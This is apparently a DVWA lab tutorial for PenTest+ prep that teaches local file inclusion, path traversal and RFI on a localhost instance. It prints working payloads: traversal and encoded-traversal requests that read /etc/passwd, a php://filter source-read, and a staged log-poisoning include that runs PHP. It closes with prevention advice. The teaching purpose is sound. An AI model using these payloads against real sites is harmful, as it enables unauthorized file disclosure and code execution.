
| Tested on | Kali GNU/Linux Rolling 2026.2 (kali-rolling) |
|---|---|
| Package | dvwa 2.5-0kali1 on http://127.0.0.1:42001; PHP 8.4 with allow_url_include=Off |
| Lab environment | Pentest lab |
| Cert prep | CompTIA PenTest+ PT0-003: LFI, path traversal, and RFI concepts |
| Privilege | Normal user for browser and curl; sudo for dvwa-start if the service is stopped |
| Scope | LFI vs path traversal vs RFI, how unsafe include works, DVWA Low proofs, encoding/normalization obstacles, when LFI is not the same as arbitrary file read, why classic PHP RFI often fails today, limited execution/log-poisoning concepts, Burp workflow, troubleshooting, and prevention. Does not teach Medium/High filter bypass catalogs or production web-shell deployment. |
| Related guides | OS command injection XSS attack tutorial Install DVWA on Kali Linux |
Local file inclusion (LFI) is a web vulnerability where the application includes or interprets a local file chosen (or influenced) by the attacker. Path traversal and remote file inclusion (RFI) are related, but they are not the same operation.
This lesson uses DVWA File Inclusion at Low on http://127.0.0.1:42001. For modules and levels, use the DVWA learning map.
/etc/passwd or lab markers. Do not use these techniques against production hosts.
LFI vs path traversal vs RFI
Start with the operation the application performs:
| Concept | What the application does | Typical signal |
|---|---|---|
| Path traversal (directory traversal) | Opens or reads a filesystem path outside the intended directory (../, absolute paths) |
File contents or errors from an unexpected path |
| Local file inclusion (LFI) | Includes/interprets an existing local file through an unsafe include (or similar) mechanism | Local page/file content appears because of include/require-style logic |
| Remote file inclusion (RFI) | Includes a remote resource when the runtime allows URL-based inclusion | Remote content or remote PHP is pulled in |
Quick rules:
- Path traversal is about which path is reached
- LFI is about include/interpret of a local file
- RFI is about including a remote resource
- You can use traversal inside an LFI bug, but
../../etc/passwdalone does not prove the sink is an include

How a file inclusion vulnerability happens
In PHP-style apps, a page picker often looks like this:
$file = $_GET['page'];
include($file);
What goes wrong:
- The user controls
page - The app passes that value into
include/require(or a similar loader) - The runtime loads whatever file path that string resolves to
On DVWA Low, the File Inclusion module sets $file from $_GET['page'] and later runs include($file). That is the sink you are testing.
Lab setup
Start DVWA if needed:
sudo dvwa-startWhen this finishes (or if DVWA was already running), open the site on port 42001.
Then in the browser:
- Open
http://127.0.0.1:42001 - Log in with
admin/password - Left menu → DVWA Security → Low → Submit
- Left menu → File Inclusion
For Terminal checks, copy PHPSESSID from DevTools and set:
export DVWA_COOKIE='PHPSESSID=your_session_here; security=low'export prints nothing on success. Confirm the variable:
echo "${DVWA_COOKIE}"You should see your real PHPSESSID=...; security=low string. Use the curl command for GET queries if you need flag reminders.
Confirm path manipulation
First use a normal page the module expects:
curl -s -H "Cookie: ${DVWA_COOKIE}" \
  'http://127.0.0.1:42001/vulnerabilities/fi/?page=file1.php' \
| python3 -c 'import sys,re; h=sys.stdin.read(); m=re.search(r"<div class=\"vulnerable_code_area\">(.*?)</div>", h, re.S); t=re.sub(r"<[^>]+>"," ", m.group(1)); print(re.sub(r"\s+"," ",t).strip())'File 1 Hello admin Your IP address is: 127.0.0.1 [ back ]What this shows:
page=file1.phpselected an intended local page- The app included that file and rendered its content
- This is your healthy baseline
Change the path next. On this lab, an absolute local file works at Low:
curl -s -H "Cookie: ${DVWA_COOKIE}" \
  'http://127.0.0.1:42001/vulnerabilities/fi/?page=/etc/passwd' \
| head -n 6root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologinWhat this shows:
- The
pageparameter changed which file was loaded /etc/passwdcontent appeared at the top of the response- Path manipulation works before you talk about RCE
A relative traversal form such as page=../../../../../../etc/passwd can produce the same class of result when the include path is relative to the script directory.
Demonstrate local file inclusion
The DVWA sink is include($file). Reading /etc/passwd through that include is still LFI, because the application included a local file. The content shows up because PHP treats a non-PHP file mostly as plain text when it has no <?php blocks.
Permissions still matter:
- You only get files the web process can read
- On this lab the pool user is
_dvwa - A missing file, a blocked path, or a private log path simply fails
Create a harmless marker the process can read:
printf 'MARK_LFI_OK\n' > /tmp/lfi-lab-marker.txtprintf writes the file and prints nothing. Include it:
curl -s -H "Cookie: ${DVWA_COOKIE}" \
  'http://127.0.0.1:42001/vulnerabilities/fi/?page=/tmp/lfi-lab-marker.txt' \
| head -n 1MARK_LFI_OKThe marker appears because the include succeeded for a local path the process can read.
PHP wrappers can also matter in LFI testing. A common benign proof is reading source as base64 instead of executing it:
curl -s -H "Cookie: ${DVWA_COOKIE}" \
  'http://127.0.0.1:42001/vulnerabilities/fi/?page=php://filter/convert.base64-encode/resource=file1.php' \
| python3 -c 'import sys,re; h=sys.stdin.read(); m=re.search(r"(PD9waH[A-Za-z0-9+/=]+)", h); print(m.group(1)[:96]+"...")'PD9waHANCg0KJHBhZ2VbICdib2R5JyBdIC49ICINCjxkaXYgY2xhc3M9XCJib2R5X3BhZGRlZFwiPg0KCTxoMT5WdWxuZXJhYmls...That long PD9waH... string is base64 for the start of file1.php (<?php...). The wrapper returned source bytes through the include path without running that page normally.
Path traversal encoding and normalization
Filters and frameworks often change what you send. Common obstacles:
- Path normalization collapses or rejects
../ - Absolute paths behave differently from relative ones
- The app appends an extension such as
.php - Encoded separators (
%2e%2e%2f) may be decoded once, twice, or not at all
On this Low lab, URL-encoded traversal still resolved:
curl -s -H "Cookie: ${DVWA_COOKIE}" \
  'http://127.0.0.1:42001/vulnerabilities/fi/?page=..%2F..%2F..%2F..%2F..%2F..%2Fetc%2Fpasswd' \
| head -n 3root:x:0:0:root:/root:/usr/bin/zsh
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologinEncoding worked here. On hardened levels or real apps it often does not. Treat encoding as a hypothesis to test, not a universal bypass list.
LFI vs arbitrary file read
Do not label every ../../etc/passwd result as LFI.
- LFI: the sink includes/interprets a local file (
include,require, template loaders that execute, and similar) - Arbitrary file read: the sink only reads and returns bytes (
readfile,file_get_contents, download handlers) without an include-style loader
Both can expose /etc/passwd. Only the include-style sink is LFI. On DVWA File Inclusion, the sink is include, so the /etc/passwd proof is LFI that also demonstrates path control.
Remote file inclusion
Classic PHP RFI needs the runtime to allow URL inclusion. On modern PHP that is uncommon.
On this lab host:
php -i | grep -E '^allow_url_include'allow_url_include => Off => Offallow_url_include is Off. It has been deprecated since PHP 7.4, so do not treat RFI as a default modern PHP feature.
Try a remote URL on DVWA Low anyway:
curl -s -H "Cookie: ${DVWA_COOKIE}" \
  'http://127.0.0.1:42001/vulnerabilities/fi/?page=http://127.0.0.1:9/x.php' \
| python3 -c 'import sys; h=sys.stdin.read(); print("root:" in h); print("MARK_LFI_OK" in h); print("vulnerable_code_area" in h)'False
False
FalseNo remote content appeared. The URL was not included as a remote script. To demonstrate true RFI you need a deliberately configured lab with URL inclusion enabled. This DVWA/PHP setup is the realistic “RFI does not work” outcome.
Can LFI lead to code execution?
LFI is not automatically RCE. Execution needs extra conditions, for example:
- A local file the attacker can influence
- Log files that record attacker-controlled strings
- Uploaded files that later get included
- Runtime-specific wrappers or handlers
If the included file contains PHP (or another interpreted payload the loader executes), the runtime may run it. If the file is only text, you often get disclosure, not execution.
Log poisoning as a controlled lab concept
Real access-log poisoning needs:
- Attacker input stored in a log the web user can read
- An LFI sink that includes that log
- Log content the runtime will interpret
On this host, /var/log/nginx/access.log is not readable by _dvwa, so a live nginx log poison is not a fair demo. Use a controlled stand-in file instead.
Write a fake log line that contains a tiny PHP echo:
printf 'UA_LINE <?php echo "POISON_EXEC_OK"; ?>\n' > /tmp/lfi-fake-log.txtInclude that file through the LFI sink:
curl -s -H "Cookie: ${DVWA_COOKIE}" \
  'http://127.0.0.1:42001/vulnerabilities/fi/?page=/tmp/lfi-fake-log.txt' \
| head -n 1UA_LINE POISON_EXEC_OKWhat this shows:
- Attacker-influenced local content was included
- PHP ran the embedded
echo - This is a lab model of log poisoning, not proof that every LFI becomes RCE
Clean up when you are done:
rm -f /tmp/lfi-lab-marker.txt /tmp/lfi-fake-log.txtrm prints nothing when the files are removed.
Burp testing workflow
Use Burp Suite for controlled parameter edits:
- Proxy DVWA with intercept off
- Open File Inclusion and load
file1.php - Find
page=in Proxy → HTTP history - Send to Repeater
- Change
pagethrough a unique marker,/etc/passwd, an encoded traversal, and a remote URL
Compare status, length, and whether file contents appear at the top of the body or inside the page area.
Troubleshooting
| Symptom | Likely cause | Fix / next check |
|---|---|---|
../ seems ignored |
Filter strips or normalizes traversal | Try absolute paths; inspect filtered value; do not assume one bypass |
| Path looks right but empty body | File missing, unreadable, or include failed silently | Confirm process user permissions and exact path |
App always loads something.php |
Extension appended or allowlist prefix | Test whether your input is a prefix, suffix, or full name |
/etc/passwd works but logs fail |
Log path differs or permissions block the pool user | Check distro log locations and readability as the web user |
| Remote URL does nothing | allow_url_include=Off or URL treated as a local path |
Confirm PHP config; do not assume classic RFI |
| Base64 wrapper fails | Wrapper disabled or filter blocks php:// |
Confirm wrappers; fall back to direct local files |
| Medium/High behaves differently | DVWA filters change by level | Use Low for this lesson; treat higher levels as separate practice |
Prevention
Primary fix: do not pass user input into file inclusion.
- Map user choices to fixed identifiers (
file1,file2) and include only allowlisted files - If filesystem paths are truly required, canonicalize and enforce a root directory allowlist
- Disable remote include features you do not need (
allow_url_includestays Off) - Run the app with least filesystem privilege
Input filters that only delete ../ are incomplete. Prefer allowlists over deny-lists.
Summary
LFI means the application includes or interprets a local file from unsafe input. Path traversal is about escaping the intended directory. RFI is about remote inclusion, and on modern PHP with allow_url_include=Off it often simply fails.
On DVWA Low, a normal file1.php baseline, /etc/passwd through include, a readable marker file, and a controlled poison file show disclosure and conditional execution without treating every traversal as RCE. Keep testing tied to the real sink, then prevent user-controlled includes with allowlisted mappings.
References
- OWASP WSTG - Testing for Local File Inclusion: https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.1-Testing_for_Local_File_Inclusion
- OWASP WSTG - Testing for Remote File Inclusion: https://owasp.org/www-project-web-security-testing-guide/stable/4-Web_Application_Security_Testing/07-Input_Validation_Testing/11.2-Testing_for_Remote_File_Inclusion
- PortSwigger Web Security Academy (Path traversal): https://portswigger.net/web-security/file-path-traversal
- PHP
allow_url_includemanual: https://www.php.net/manual/en/filesystem.configuration.php - DVWA GitHub repository: https://github.com/digininja/DVWA
Frequently Asked Questions
Is directory traversal the same as LFI?
No. Directory traversal (path traversal) is about reaching a path outside the intended directory. LFI is about including or interpreting a local file through an unsafe include-style mechanism. They often appear together, but they describe different operations.
Why did a remote URL fail for RFI?
Classic PHP RFI usually needs allow_url_include enabled. On modern PHP it is Off by default and deprecated since PHP 7.4, so many labs correctly show no remote inclusion.
Does reading /etc/passwd prove RCE?
No. It proves the application can load a sensitive local file through the vulnerable parameter. Code execution needs additional conditions, such as including attacker-influenced content that the runtime interprets.
Why use a fake log file instead of nginx access.log?
Because the web pool user often cannot read the real access log. A controlled readable file still teaches the include-after-influence idea without inventing a permission path that is not there.
